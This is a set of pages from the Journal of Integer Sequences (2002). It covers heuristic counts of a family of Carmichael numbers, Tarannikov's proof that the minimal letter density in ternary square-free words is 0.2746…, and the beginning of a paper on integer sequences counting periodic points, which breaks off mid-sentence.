$$P_{qrs} = P_q \cdot P_r \cdot P_s = \frac{17.14952}{\log(6m+1)\log(12m+1)\log(18m+1)} \ . \tag{6}$$

Summing this probability over all appropriate m gives an estimate for the number of such Carmichael numbers less than a given X. To facilitate the computation we replace the summation by integration, and replace the Carmichael number components with,

$$\log(6m+1)\log(12m+1)\log(18m+1) = \log^3(a_x m),$$

where a_x is determined by evaluating the above expression at $m = M = (X/1296)^{1/3}$, the maximum value of m corresponding to a given X.

The estimate now becomes,

$$E(X) = 17.14952 \sum_{m=1}^{M} \frac{1}{\log^3(a_x m)} \approx 17.14952 \int_1^M \frac{dm}{\log^3(a_x m)} \ . \tag{7}$$

To numerically evaluate $E(X)$, integrate by parts twice giving,

$$E(X) \approx \frac{17.14952}{2a_x} \left[\int^{a_x M} \frac{dx}{\log(x)} - \frac{a_x M}{\log(a_x M)} - \frac{a_x M}{\log^2(a_x M)} \right] \ . \tag{8}$$

The above integral term is the well-known logarithmic integral function, $L_i(x)$, which is easy to accurately evaluate numerically. Lower limits are omitted since they have negligible effect on the totals.

4 Results

Table 1 shows the actual counts of $(6m+1)(12m+1)(18m+1)$ Carmichael numbers and the estimated counts from Eq. (8). The errors and percentage errors are also shown. The estimates are remarkably close to the actual counts.

Although we do not know the exact probability distribution of the counts, we can make the reasonable assumption that they can be approximated by a Poisson distribution since this is true for almost all distributions of rare phenomena. We can then present the error as the number of standard deviations, which effectively normalizes the error. If $N(X)$ is the actual number of Carmichael numbers found up to X, and $E(X)$ is the estimated number then

$$\text{error in standard deviations } = \frac{N(X) - E(X)}{\sqrt{E(X)}} \ .$$

This is the last column in Table 1. Almost all these normalized errors are within one standard deviation, excellent results which support the accuracy of the theoretical estimating function over a wide range of of values.

X	actual	calculated	error	% error	error in stand. dev
10^{10}	10	14	-4	-40.00000	-1.07
10^{11}	16	21	-5	-31.25000	-1.09
10^{12}	25	34	-9	-36.00000	-1.57
10^{13}	50	54	-4	-8.00000	-0.54
10^{14}	86	89	-3	-3.48837	-0.32
10^{15}	150	149	1	0.66667	0.08
10^{16}	256	256	0	0.00000	0.00
10^{17}	436	447	-11	-2.52294	-0.52
10^{18}	783	793	-10	-1.27714	-0.36
10^{19}	1435	1422	13	0.90592	0.34
10^{20}	2631	2581	50	1.90042	0.98
10^{21}	4765	4729	36	0.75551	0.52
10^{22}	8766	8743	23	0.26238	0.25
10^{23}	16320	16290	30	0.18382	0.24
10^{24}	30601	30563	38	0.12418	0.22
10^{25}	57719	57706	13	0.02252	0.05
10^{26}	109504	109578	-74	-0.06758	-0.22
10^{27}	208822	209170	-348	-0.16665	-0.76
10^{28}	400643	401200	-557	-0.13903	-0.88
10^{29}	771735	772935	-1200	-0.15549	-1.37
10^{30}	1494772	1495205	-433	-0.02897	-0.35
10^{31}	2903761	2903388	373	0.01285	0.22
10^{32}	5658670	5657731	939	0.01659	0.39
10^{33}	11059937	11061388	-1451	-0.01312	-0.44
10^{34}	21696205	21692750	3455	0.01592	0.74
10^{35}	42670184	42665199	4985	0.01168	0.76
10^{36}	84144873	84141713	3160	0.00376	0.34
10^{37}	66369603	166363608	5995	0.00360	0.46
10^{38}	329733896	329724862	9034	0.00274	0.50
10^{39}	655014986	654988567	26419	0.00403	1.03
10^{40}	1303918824	1303921334	-2510	-0.00019	-0.07
10^{41}	2601139051	2601093060	45991	0.00177	0.90
10^{42}	5198859223	5198788710	70513	0.00136	0.98

Table 1: Count of $(6m+1)(12m+1)(18m+1)$ Carmichael Numbers up to X

5 Estimating $C_3(X)$ for large X

The 3-component Carmichael numbers can be expressed in the form

$$(am+1)(bm+1)(cm+1), \quad a<b<c, \quad a,b,c \text{ relatively prime in pairs.}$$

As shown in Ore's book [7, Ch. 14], $m = m_0 + k(abc)$, $k = 1, 2, 3\ldots$, where m_0 is the solution to the linear congruence

$$m_0(ab+ac+bc) \equiv -(a+b+c) \pmod{abc}.$$

Thus, for a given a, b, c it is easy to find all allowable values of m. All that remains is to test the three components for primality for each allowable m. In this way a "family" of Carmichael numbers is found corresponding to (a, b, c). Our 6–12-18 Carmichael numbers are the $(1, 2, 3)$ family.

From another project we found that part of the process of counting 3-component Carmichael numbers, $C_3(X)$ could be greatly speeded up if we counted by families. For example, finding all such numbers less than 10^{18}, took about 1100 hours using a Pentium III/550 MHz. However, we found 64.4% of them in about 4 hours by limiting the search to all families with $a = 1$, that is $(1, b, c)$. We repeated this for a wide range of X and found that the time improvement factor of about 300 was consistant and the ratios of Carmichael numbers found to $C_3(X)$ were remarkably similar. The results are shown in Table 2.

Having accurate values for $C_3(10^n)$ for large values of n is quite desirable to support various conjectures in [4]. Exhaustive searching is now used to obtain exact counts, but even with the continuing cost-performance improvement in computing hardware it takes much too long to extend the count for each additional decade. It seems we should consider sacrificing some accuracy in determining $C_3(10^n)$ if the upper limit of n can be extended in a practical manner.

Note the percentage columns of Table 2. The counts of $(1, a, b)$ are about 64.4% of the corresponding $C_3(10^n)$ for a wide range of n. Similarly the counts of $(1, 2, 3)$ are about 2.2% of $C_3(10^n)$, and appear to be closely correlated to counts of $(1, a, b)$. If we assume these correlations continue for larger values of n then the actual counts of the $(1, 2, 3)$ family possibly could be used to estimate $C_3(10^n)$ up to $n = 42$ with about 1% accuracy. Optimistically, this might even be extended for $n > 42$ by using the estimates from Eq. (8).

However, it must be remembered that all these results are heuristic, and although interesting they require more rigorous theory and study. One area for future research is to relate the above results to the conjectures and conclusions of the Granville and Pomerance paper [4].

X	$C_3(X)$	(1,2,3)	%	$(1,b,c)$	%
10^3	1				
10^4	7				
10^5	12				
10^8	84			59	70.24
10^9	172			122	70.93
10^{10}	335	10	2.985	227	67.76
10^{11}	590	16	2.712	403	68.31
10^{12}	1000	25	2.500	680	68.00
10^{13}	1858	50	2.691	1220	65.66
10^{14}	3284	86	2.619	2104	64.07
10^{15}	6083	150	2.466	3911	64.29
10^{16}	10816	256	2.368	6948	64.24
10^{17}	19539	436	2.331	12599	64.48
10^{18}	35586	783	2.200	22920	64.41
10^{19}	65309	1435	2.198	41997	64.32
10^{20}	120625	2631	2.182	77413	64.22

Table 2: Count of families of 3-component Carmichael numbers

6 Acknowledgements

The 3-component Carmichael number counts, $C_3(10^n)$, are taken from the Granville, Pomerance paper [4]. These counts were calculated by Richard Pinch, John Chick, Gordon Davies and Matthew Williams.

References

[1] W. R. Alford, A. Granville and C. Pomerance, There are infinitely many Carmichael numbers, *Ann. Math.* **140** (1994), 703–722. MR **95k**:11114

[2] R. Balasubramanian and S. V. Nagaraj, Density of Carmichael numbers with three prime factors, *Math. Comp.* **66** (1997), 1705–1708. MR**96d:**11110

[3] J. Chernick, On Fermat's simple theorem, *Bull. Amer. Math. Soc.*, **45** (1935), 269–274.

[4] A. Granville and C. Pomerance, Two contradictory conjectures concerning Carmichael numbers, *Math. Comp.* **71** (2002), 883–908.

[5] G. H. Hardy and J. E. Littlewood, Some problems on partitio numerorum III. On the expression of a number as a sum of primes, *Acta Math.* **44** (1923), 1–70.

[6] G. Löh and W. Niebuhr, A new algorithm for constructing large Carmichael numbers, *Math. Comp.* **65**, (1996), 823–836.

[7] O. Ore, *Number Theory and Its History*, McGraw-Hill Book Company, Inc. 1948. Reprinted, Dover Publications, Inc., 1988.

[8] R. G. E. Pinch, The Carmichael numbers up to 10^{16}, to appear.

[9] R. G. E. Pinch, 3-component Carmichael numbers up to 10^{18}, private communication.

[10] H. Riesel, *Prime Numbers and Computer Methods for Factorization*, 2nd ed., Birkhäuser, 1994.

2000 *Mathematics Subject Classification*: 11A99
Keywords: Carmichael numbers

(Concerned with sequence A002997.)

Received August 12, 2002; revised version received September 16, 2002. Published in *Journal of Integer Sequences* September 23, 2002. Revised version, November 25, 2002.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 5 (2002), Article 02.2.2

The minimal density of a letter in an infinite ternary square-free word is 0.2746 ...

Yuriy Tarannikov

Mech. and Math. Department
Moscow State University
119992 Moscow
Russia

Abstract: We study the minimal density of letters in infinite square-free words. First, we give some definitions of minimal density in infinite words and prove their equivalence. Further, we propose a method that allows to strongly reduce an exhaustive search for obtaining lower bounds for minimal density. Next, we develop a technique for constructing square-free morphisms with extremely small density for one letter that gives upper bounds on the minimal density. As an application of our technique we prove that the minimal density of any letter in infinite ternary square-free words is 0.2746 ... .

Full version: pdf, dvi, ps, latex

(Concerned with sequence A006156 .)

Received March 21, 2002; revised version received October 20, 2002. Published in Journal of Integer Sequences October 24, 2002.

Return to **Journal of Integer Sequences home page**

The minimal density of a letter in an infinite ternary square-free word is 0.2746...

Journal of Integer Sequences, Vol. 5 (2002),
Article 02.2.2

The minimal density of a letter in an infinite ternary square-free word is $0.2746\cdots$

Yuriy Tarannikov

Mech. & Math. Department
Moscow State University
119992 Moscow, Russia

yutaran@mech.math.msu.su
taran@vertex.inria.msu.ru

Abstract

We study the minimal density of letters in infinite square-free words. First, we give some definitions of minimal density in infinite words and prove their equivalence. Further, we propose a method that allows to strongly reduce an exhaustive search for obtaining lower bounds for minimal density. Next, we develop a technique for constructing square-free morphisms with extremely small density for one letter that gives upper bounds on the minimal density. As an application of our technique we prove that the minimal density of any letter in infinite ternary square-free words is $0.2746\cdots$.

A word is called *square-free* if it cannot be written in the form $axxb$ for two words a, b and a nonempty word x. It is easy to see that the maximal length of a binary square-free word is 3. A. Thue proved [8] that there exist ternary square-free words. The number of ternary square-free words of length n is given by the sequence **A006156** in The Encyclopedia of Integer Sequences [7]. Ekhad and Zeilberger [2] proved that the number of ternary square-free words of length n is at least $2^{n/17}$. Grimm [3] gave a better bound; he proved that this number is at least $65^{n/40}$. Note that not every finite square-free word can be extended to an infinite square-free word. In this paper we prove that the minimal density of any letter in an infinite ternary square-free word is $0.2746\cdots$.

1 Preliminary concepts and notions

Let M be a finite alphabet, and let M^* be the free monoid over M. Let M^ω be the set of one-sided infinite words over M (or mappings from $\mathbf{N} \to M$). A word $v \in M^*$ is called a *factor* of the word $w \in M^*$ if w can be written as $w = v_1 v v_2$ for some $v_1, v_2 \in M^*$. If v_1 is the empty word, then v is called also a *prefix* of w. Let $F \subseteq M^*$. Denote by $l(F)$ the length of the longest word in F; if the set F is infinite we define $l(F) := \infty$. The set F for $F \subseteq M^*$ is called a *factorial language* if for any word $w \in F$ the set F contains every factor of w. The length of the word w is denoted by $|w|$.

Any set G of forbidden factors in M^* generates a factorial language $F = F(G)$ where

$$F(G) = \{w \in M^* \mid \forall v \in G \quad v \text{ is not a factor of } w\}.$$

Indeed, if the word $w \in F(G)$ does not contain any word $v \in G$ then no factor u of w contains such a word, either.

We denote by $F^\omega \subseteq M^\omega$ the set of all infinite words with every finite factor belonging to F.

Proposition 1.1 *The set F^ω is not empty iff the language F is infinite.*

Proof. If the language F is finite then obviously the set F^ω is empty. If the language F is infinite then we can construct an infinite word with every finite prefix belonging to F by König's Infinity Lemma. It is easy to see that this word belongs to F^ω. ∎

Denote by $a(w)$ the number of occurrences of a letter $a \in M$ in the word $w \in F$. The proportion $\rho_a(w) = \frac{a(w)}{|w|}$ is called the *density* of the letter a in the finite word w. To define the density of a letter in the infinite word w is a more complicated problem. We can consider the sequence $(\rho_a(w_n))$, $n = 1, 2, \ldots$, where w_n is the prefix of w of length n but it is possible that this sequence does not converge to a limit. An example of such a situation is given by the infinite word

$$w = a\underbrace{b\ldots b}_{10}\ \underbrace{a\ldots a}_{10^2}\ \underbrace{b\ldots b}_{10^4}\ \underbrace{a\ldots a}_{10^8}\ \underbrace{b\ldots b}_{10^{16}}\ \cdots$$

It is not hard to see that for any positive integer N, positive real ε and real ξ, $0 \le \xi \le 1$, there exists $n > N$ such that $|\rho_a(w_n) - \xi| < \varepsilon$.

Thus, it is possible that the limit of the densities for the sequence of prefixes in an infinite word does not exist. Nevertheless, we can define the lower limit of this sequence.

Definition 1.1 *Let F be an infinite factorial language. We define*

$$F(l) := \{w \in F \mid\ |w| = l\};$$

$$\rho_a(F, l) := \min_{w \in F(l)} \rho_a(w);\ \text{and}$$

$$\rho_a(F) := \varliminf_{l \to \infty} \rho_a(F, l).$$

The next two lemmas are proved in Kolpakov, Kucherov, and Tarannikov [4].

Lemma 1.1 *For every $l \in \mathbf{N}$, the inequality $\rho_a(F,l) \leq \rho_a(F)$ holds.*

Lemma 1.2 $\rho_a(F) = \lim\limits_{l\to\infty} \rho_a(F,l) = \sup\limits_{l\geq 1} \rho_a(F,l)$.

Thus, we can write

$$\rho_a(F) = \lim_{l\to\infty} \rho_a(F,l).$$

Definition 1.2 *We denote*

$$\mathcal{A}_a^-(\xi) = \{w \in F \,|\, \forall \text{ prefixes } u \text{ of } w:\ \rho_a(u) \leq \xi\},$$

$$\mathcal{A}_a^-(\xi-) = \{w \in F \,|\, \forall \text{ prefixes } u \text{ of } w:\ \rho_a(u) < \xi\}.$$

Theorem 1.1 *If $\rho_a(F) \leq \xi$ then the set $\mathcal{A}_a^-(\xi)$ is infinite.*

Proof. Assume the converse. Then we can decompose an arbitrary infinite word w in F^ω into $w = v_1 v_2 \ldots$ where $|v_i| \leq l(\mathcal{A}_a^-(\xi)) + 1$ and $\rho_a(v_i) \geq \rho_a(F) + \varepsilon$ for some $\varepsilon > 0$. Therefore,

$$\lim_{l\to\infty} \rho_a(F,l) \geq \rho_a(F) + \varepsilon.$$

This contradiction proves the theorem. ■

Corollary 1.1

(a) *The set $\mathcal{A}_a^-(\xi)$ is infinite iff $\xi \geq \rho_a(F)$.*

(b) *The set $\mathcal{A}_a^-(\xi-)$ is infinite iff $\xi > \rho_a(F)$.*

Corollary 1.2 *There exists a word $w \in F^\omega$ such that any prefix u of w belongs to $\mathcal{A}_a^-(\rho_a(F))$.*

Proof. We can construct easily this word w by König's Lemma on an infinite tree. ■

The above facts allow us to obtain lower bounds ξ for the minimal density of a letter a in a factorial language F proving by an exhaustive search that the set $\mathcal{A}_a^-(\xi)$ ($\mathcal{A}_a^-(\xi-)$) is finite. As it will be shown below in many cases for sufficiently small ξ this exhaustive search can be produced in a very short time.

2 Minimal letter density for some special factorial languages

For some special factorial languages the problem of finding the minimal letter density is (almost) trivial.

Example 2.1 The factorial language $F = F(G)$ is generated by a finite set G of prohibited factors. Then the minimal letter density $\rho_a(F)$ is rational and equal to the minimal density of the letter a over all cycles (accessible from the starting vertex) in the transition graph of language $F(G)$. (For transition graphs of factorial languages see Rosaz [6].)

Example 2.2 Let $M = \{0, 1\}$, and let ξ be a real number with $\xi \in (0; 1)$. Let F be the set of all finite factors of a standard Sturmian word $(a_1 a_2 \cdots)$ where $a_i = \lfloor (i+1)\xi \rfloor - \lfloor i\xi \rfloor$, $i = 1, 2, \ldots$. Then any infinite word in F^ω has density ξ. So, $\rho_1(F) = \xi$.

Example 2.3 Let $M = \{a, b\}$ and let F be the set of all overlap-free binary words (i. e., words that do not contain a factor w that has the form $w = v_1 v_2 c$ where c is the first letter of the word v_1). Restivo and Salemi [5] proved that any infinite overlap-free binary word is a concatenation of factors (ab) and (ba) with a preperiod of one or two symbols. It follows that $\rho_a(F) = \rho_b(F) = 1/2$.

Example 2.4 Infinite square-free words on the alphabet M (i. e., words that do not contain a factor w that has the form $w = vv$). It is obvious that if $|M| = 2$ then there are no infinite square-free words over alphabet M. There exist infinite square-free words on the ternary alphabet. A. Thue was the first to construct an example of such a word [8]. Therefore, if $|M| \geq 4$ we can construct an infinite square-free word over the alphabet $M \setminus \{a\}$. Consequently, $\rho_a(F) = 0$. Thus, the only interesting case in this respect is $|M| = 3$.

3 Lower bounds for the minimal letter density in ternary square-free words

In what follows F denotes the set of all ternary square-free words. The technique used to obtain the results given in this section was developed in Section 1. In the following table we give calculated values of numbers $l(\mathcal{A}_a^-(\xi-))$ and $l(\mathcal{A}_a^-(\xi))$ for "critical" ξ (i. e., for ξ such that these numbers differ). In our computer search we used the standard backtracking technique. For $\xi > 39/142$ we did not calculate all "critical" values of ξ because of the increasing of the required computer time.

Theorem 3.1 $l(\mathcal{A}_a^-(1780/6481-)) = 17312$.

The last result took near 40 hours on a Pentium, 166 MHz.

Corollary 3.1 *Let F be the set of ternary square-free words. Then $\rho_a(F) \geq 1780/6481 = 0.274648\cdots$ for all letters a.*

ξ (Proportion)	ξ (Decimal)	$l(\mathcal{A}_a^-(\xi-))$	$l(\mathcal{A}_a^-(\xi))$
0	0	0	3
1/4	0.25	3	15
4/15	0.266666	15	59
16/59	0.271186	59	63
3/11	0.272727	63	74
20/73	0.273973	74	136
37/135	0.274074	136	198
54/197	0.274112	198	252
17/62	0.274194	252	307
14/51	0.274510	307	324
81/295	0.274576	324	771
67/244	0.274590	771	801
53/193	0.274611	801	1034
145/528	0.274621	1034	1318
92/335	0.274627	1318	1481
407/1482	0.274629	1481	1500
354/1289	0.274631	1500	1765
485/1766	0.274632	1765	1784
170/619	0.274637	1784	2028
549/1999	0.274637	2028	2494
209/761	0.274639	2494	2778
613/2232	0.274642	2778	3488
691/2516	0.274642	3488	3772
443/1613	0.274644	3772	4168
950/3459	0.274646	4168	4715
1028/3743	0.274646	4715	4999
1223/4453	0.274646	4999	5709
1301/4737	0.274646	5709	5993
1496/5447	0.274647	5993	6703
1574/5731	0.274647	6703	6987
1769/6441	0.274647	6987	7383
1847/6725	0.274647	7383	7667
39/142	0.274647	7667	10882
1780/6481	0.274648	17312	

Table 1. Numbers $l(\mathcal{A}_a^-(\xi-))$ and $l(\mathcal{A}_a^-(\xi))$ for some "critical" ξ.

4 Upper bound

The most natural way to prove an upper bound for the minimal letter density is to construct a concrete word. As a result the letter density in this word will be a desired upper bound.

One of the main ways for constructing concrete infinite words is to use expansive morphisms. We consider morphisms of the form $h : M^* \to M^*$. In our case $M = \{a, b, c\}$. For $d \in M$ the infinite word $h^*(d)$ is generated by the infinite sequence of its prefixes

$$d, h(d), h(h(d)), h(h(h(d))), \dots \ .$$

A morphism h is called *square-free* if $h(w)$ is square-free whenever w is square-free. If h is a square-free morphism then, obviously, for any letter $d \in M$ the word $h^*(d)$ will be square-free. If for any letter $m \in M$ we have $\rho_a(h(m)) = \xi$ then, obviously, $\rho_a(h^*(d)) = \xi$ too. The words $h(m)$ are finite, therefore here $\xi = \frac{p}{q}$ is rational. Thus, the simplest way is to try to construct a morphism where images of all letters consist of fragments of lengths q that contain the letter a exactly p times for some positive integers p and q. The problem is how to choose p and q? Here we give an empirical method of selecting good parameters p and q.

Let $\xi = \frac{p}{q}$ be a rational number. Define

$$\mathcal{A}_a^-(\xi*) = \{w \in F \,|\, \forall \text{ prefixes } u \text{ of } w : \ \rho_a(u) < \xi \text{ and if } |u| = nq, n \in \mathbf{N}, \text{ then } \rho_a(u) = \xi\}.$$

For a given rational ξ we search an (infinite) word in the set $\mathcal{A}_a^-(\xi*)$ by the usual backtracking technique. In many cases we obtain in a short time that the set $\mathcal{A}_a^-(\xi*)$ is finite. Thus, we cannot apply the proposed method for the construction of a morphism. If the length of the maximal found prefix increases with stable high speed then we do an empirical conclusion that a morphism with proportion p to q can exist. If the length of the maximal found prefix increases very slowly we conclude that probably such a morphism does not exist.

This empirical method can be applied to the problem of minimal letter density in any factorial language. At first, we tried it for ternary square-free words. We obtained very strong empirical confirmation for the ratio 64/233. The set $\mathcal{A}_a^-(64/233*)$ contains only 10 words of length 233 (5 up to replacing $b \leftrightarrow c$). Combining these words we tried to construct a square-free morphism. We used the following test of Bean, Ehrenfeucht, and McNulty [1] that guarantees that a morphism is square-free:

> **<u>If</u>**
>
> (0) $h(w)$ is square-free whenever w is a word on M which is square-free and of length not greater than three,
>
> and
>
> (1) $a = b$ whenever $a, b \in M$ with $h(a)$ a subword of $h(b)$
>
> **<u>then</u>**
>
> $h(u)$ is square-free whenever u is a square-free word on M.

In our case it is sufficient to check that
(1) $h(a)$, $h(b)$ and $h(c)$ are not factors of one another,
(0) the words

$$\begin{array}{lll} h(a)h(b)h(a) & h(b)h(a)h(b) & h(c)h(a)h(b) \\ h(a)h(b)h(c) & h(b)h(a)h(c) & h(c)h(a)h(c) \\ h(a)h(c)h(a) & h(b)h(c)h(a) & h(c)h(b)h(a) \\ h(a)h(c)h(b) & h(b)h(c)h(b) & h(c)h(b)h(c) \end{array}$$

are square-free.

The desired morphism was constructed. We give it here. Denote

$A = bcbacbcabcbabcacbcabcbacbcacbabcbacbcabcbabcacbabcbacbcacbabcacbcabcbacbcacb$
$abcbacbcabcbabcacbcabcbacbcacbabcacbcabcbabcacbabcbacbcabcbabcacbcabcbacbcacbabc$
$bacbcabcbabcacbabcbacbcacbabcacbcabcbacbcacbabcbacbcabcbabcacbcabcbacbcabacba$

$B = bcbacbcabcbabcacbcabcbacbcacbabcbacbcabcbabcacbabcbacbcacbabcacbcabcbacbcacb$
$abcbacbcabcbabcacbcabcbacbcacbabcacbcabcbabcacbabcbacbcabcbabcacbcabcbacbcacbabc$
$bacbcabcbabcacbabcbacbcacbabcacbcabcbacbcacbabcbacbcabcbabcacbcabcbacbcacbaca$

$B' = cbcabcbacbcacbabcbacbcabcbabcacbcabcbacbcacbabcacbcabcbabcacbabcbacbcabcbabc$
$acbcabcbacbcacbabcbacbcabcbabcacbabcbacbcacbabcacbcabcbacbcacbabcbacbcabcbabcacb$
$cabcbacbcacbabcacbcabcbabcacbabcbacbcabcbabcacbcabcbacbcacbabcbacbcabcbabcaba$

$C = bcbacbcabcbabcacbcabcbacbcacbabcbacbcabcbabcacbcabcbacbcabacbabcbacbcabcbabc$
$acbcabcbacbcacbabcbacbcabcbabcacbabcbacbcacbabcacbcabcbacbcacbabcbacbcabcbabcacb$
$cabcbacbcacbabcacbcabcbabcacbabcbacbcabcbabcacbcabcbacbcacbabcbacbcabcbabcaba$

$D = bcbacbcabcbabcacbcabcbacbcacbabcbacbcabcbabcacbcabcbacbcabacbabcbacbcabcbabc$
$acbcabcbacbcacbabcbacbcabcbabcacbabcbacbcacbabcacbcabcbacbcacbabcbacbcabcbabcacb$
$cabcbacbcacbabcacbcabcbabcacbabcbacbcabcbabcacbcabcbacbcacbabcbacbcabacabca$

$D' = cbcabcbacbcacbabcbacbcabcbabcacbcabcbacbcacbabcbacbcabcbacabcacbcabcbacbcacb$
$abcbacbcabcbabcacbcabcbacbcacbabcacbcabcbabcacbabcbacbcabcbabcacbcabcbacbcacbabc$
$bacbcabcbabcacbabcbacbcacbabcacbcabcbacbcacbabcbacbcabcbabcacbcabcbacbcabacba$

(the words B' and D' can be derived from B and D respectively by replacing $b \leftrightarrow c$).

The constructed morphism h is

$$h(a) = BA$$
$$h(b) = BDB'D'$$
$$h(c) = BCB'D'$$

As a result of this construction we conclude that

Theorem 4.1 *Let F be the set of ternary square-free words. Then $\rho_a(F) \leq 64/233 = 0.274678\cdots$ for all letters a.*

In combination with the lower bound given in Corollary 4.1 we have

Theorem 4.2 *Let F be the set of ternary square-free words. Then $0.274648\cdots = 1780/6481 \leq \rho_a(F) \leq 64/233 = 0.274678\cdots$ for all letters a.*

Thus, $\rho_a(F) = 0.2746\cdots$.

5 Acknowledgments

The author is grateful to the anonymous referee for the detailed comments which improved the readability of the paper.

References

[1] D. R. Bean, A. Ehrenfeucht, and G. F. McNulty, Avoidable patterns in strings of symbols, *Pacific J. Math.* **85** (1979), 261–294.

[2] S. B. Ekhad and D. Zeilberger, There are more than $2^{n/17}$ n-letter ternary square-free words, *J. Integer Sequences* **1** (1998), Article 98.1.9.

[3] U. Grimm, Improved bounds on the number of ternary square-free words, *J. Integer Sequences* **4** (2001), Article 01.2.7.

[4] R. Kolpakov, G. Kucherov, and Yu. Tarannikov, On repetition-free binary words of minimal density, *Theoret. Comput. Sci.* **218** (1999), 161–175.

[5] A. Restivo, S. Salemi, On weakly square free words, *Bulletin of the EATCS*, No. 21 (1983), 49–56.

[6] L. Rosaz, Unavoidable sets of words, Thèse de doctorat, Université Paris 7, 1993.

[7] N. J. A. Sloane, S. Plouffe, *The Encyclopedia of Integer Sequences*, Academic Press, 1995. See also On-line Encyclopedia of Integer Sequences. Available at `http://www.research.att.com/~njas/sequences/`.

[8] A. Thue, Über unendliche Zeichenreihen, *Norske Videnskabers Selskabs Skrifter I, Matematisk-Naturvidenskapelig Klasse*, Kristiania, **7** (1906), 1–22.

2000 *Mathematics Subject Classification*: 11B05 .
Keywords: Combinatorics on words; square-free word; factorial languages; minimal density

---

(Concerned with sequence A006156.)

Received March 21, 2002; revised version received October 20, 2002. Published in Journal of Integer Sequences October 24, 2002.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 5 (2002), Article 02.2.3

Integer Sequences and Periodic Points

G. Everest, A. J. van der Poorten, Y. Puri, and T. Ward

Abstract: Arithmetic properties of integer sequences counting periodic points are studied, and applied to the case of linear recurrence sequences, Bernoulli numerators, and Bernoulli denominators.

Full version: pdf, dvi, ps, latex

(Concerned with sequences A000225, A000204, A001945, A000045, A001644, A002445, A006953, A001067, A000928 .)

Received October 18, 2002; revised version received November 12, 2002. Published in Journal of Integer Sequences November 13, 2002.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 5 (2002),
Article 02.2.3

INTEGER SEQUENCES AND PERIODIC POINTS

G. Everest[1], A. J. van der Poorten[2], Y. Puri[1], and T. Ward[1]

[1] School of Mathematics, University of East Anglia, Norwich NR4 7TJ, United Kingdom
g.everest@uea.ac.uk, puri@hotmail.com, t.ward@uea.ac.uk

[2] ICS, Macquarie University, NSW 2109, Australia
alf@math.mq.edu.au

Abstract. Arithmetic properties of integer sequences counting periodic points are studied, and applied to the case of linear recurrence sequences, Bernoulli numerators, and Bernoulli denominators.

1. Introduction

An existing dialogue between number theory and dynamical systems is advanced. A combinatorial device gives necessary and sufficient conditions for a sequence of non-negative integers to count the periodic points in a dynamical system. This is applied to study linear recurrence sequences which count periodic points. Instances where the p-parts of an integer sequence themselves count periodic points are studied. The Mersenne sequence provides one example, and the denominators of the Bernoulli numbers provide another. The methods give a dynamical interpretation of many classical congruences such as Euler-Fermat for matrices, and suggest the same for the classical Kummer congruences satisfied by the Bernoulli numbers.

Let X denote a set, and $T : X \to X$ a map. An element $x \in X$ is a periodic point of period $n \in \mathbb{N}$ if it is fixed under T^n, that is $T^n(x) = x$. Let $\mathrm{Per}_n(T)$ denote the set of points of period n under T. Following [13], call a sequence $u = (u_n)_{n\geq 1}$ of non-negative integers realizable if there is a set X and a map $T : X \to X$ such that $u_n = |\mathrm{Per}_n(T)|$.

This subject is example-driven so we begin our account with several of these. Throughout, examples will be referenced as they appear in the Encyclopedia of Integer Sequences.

Example 1.1. (1) Let $M_n = 2^n - 1, n \geq 1$ denote the n-th term of the Mersenne sequence A000225. This sequence is of interest in number theory because it is conjectured to contain infinitely many prime terms, and in dynamics because it counts the periodic points in the simplest expanding dynamical system. Let

$$\mathbb{S}^1 = \{z \in \mathbb{C} \mid |z| = 1\}$$

denote the complex unit circle. Then the map $T : \mathbb{S}^1 \to \mathbb{S}^1$, $T(z) = z^2$, has $|\mathrm{Per}_n(T)| = M_n$.

(2) Let L_n denote the n-th term of the Lucas sequence A000204. Let X denote the set of all doubly-infinite strings of 0's and 1's in which every 0 is followed by a 1, and let $T : X \to X$ be the left shift defined by $(Tx)_n = x_{n+1}$. Then $|\operatorname{Per}_n(T)| = L_n$.

(3) The Lehmer-Pierce sequences (generalizing the Mersenne sequence; see [4]) also arise in counting periodic points. Let $f(x)$ denote a monic, integral polynomial with degree $d \geq 1$ and roots $\alpha_1, \ldots, \alpha_d$. Define

$$\Delta_n(f) = \prod_i |\alpha_i^n - 1|,$$

which is non-zero for $n \geq 1$ under the assumption that no α_i is a root of unity. When $f(x) = x - 2$, we obtain $\Delta_n(f) = M_n$. Sequences of the form $(\Delta_n(f))$ were studied by Pierce and Lehmer with a view to understanding the special form of their factors, in the hope of using them to produce large primes. One such, is sequence A001945 corresponding to $f(x) = x^3 - x - 1$. In dynamics they arise as sequences of periodic points for toral endomorphisms: Let $X = \mathbb{T}^d$ denote the d-dimensional additive torus. The companion matrix A_f of f acts on X by multiplication mod 1, $T(x) = A_f x \bmod 1$. It requires a little thought to check that $|\operatorname{Per}_n(T)| = \Delta_n(f)$ under the same *ergodicity* condition that no α_i is a root of unity (see [4]). Notice that the Lehmer-Pierce sequences are the absolute values of integer sequences which could have mixed signs.

The next two examples illuminate the same issue of signed sequences whose absolute value counts periodic points.

(4) The Jacobsthal-Lucas sequence A014551 $R_n = |(-2)^n - 1|$ counts points of period n for the map $z \mapsto z^{-2}$ on $\mathbb{S}^1$.

(5) The sequence $S_n = |2^n + (-3)^n|$ counts periodic points in a certain continuous automorphism of a 1-dimensional solenoid, see [3] or [10].

(6) For $a \geq 1$, the shift map T on $\{0, 1, \ldots, a-1\}^{\mathbb{Z}}$ has $|\operatorname{Per}_n(T)| = a^n$.

(7) If B denotes a square matrix with non-negative integral entries then $(\operatorname{trace}(B^n))$ is a realizable sequence. To see this, let G_B be the labelled graph with adjacency matrix B and T_B the edge-shift on the set of labels of infinite paths on G_B. Then the number of points of period n for this system is $\operatorname{trace}(B^n)$ (see [11] for the details).

The sequences above are realizable by continuous maps of compact spaces; it turns out that any realizable sequence is in fact realizable by such a map.

It is natural to ask what is required of a sequence in order that it be realizable. For example, could the Fibonacci sequence A000045, the more illustrious cousin of the Lucas sequence, be realized in this way? The answer is no, and a simple proof will follow in Section 3. In fact a sequence of non-negative integers satisfying the Fibonacci recurrence is realizable if and only if it is a non-negative integer multiple of the Lucas sequence (see [13], [14], [15] and Theorem 2.1 below). However, we will see in Theorem 2.6 that in a precise sense, the Fibonacci sequence is semi-realizable.

2. Statements of Results

If $u = (u_n)$ is any sequence of integers, then it is reasonable to ask if the sequence $|u| = (|u_n|)$ of absolute values is realizable. For example, the sequence $(1, -3, 4, -7, \ldots)$ is a signed

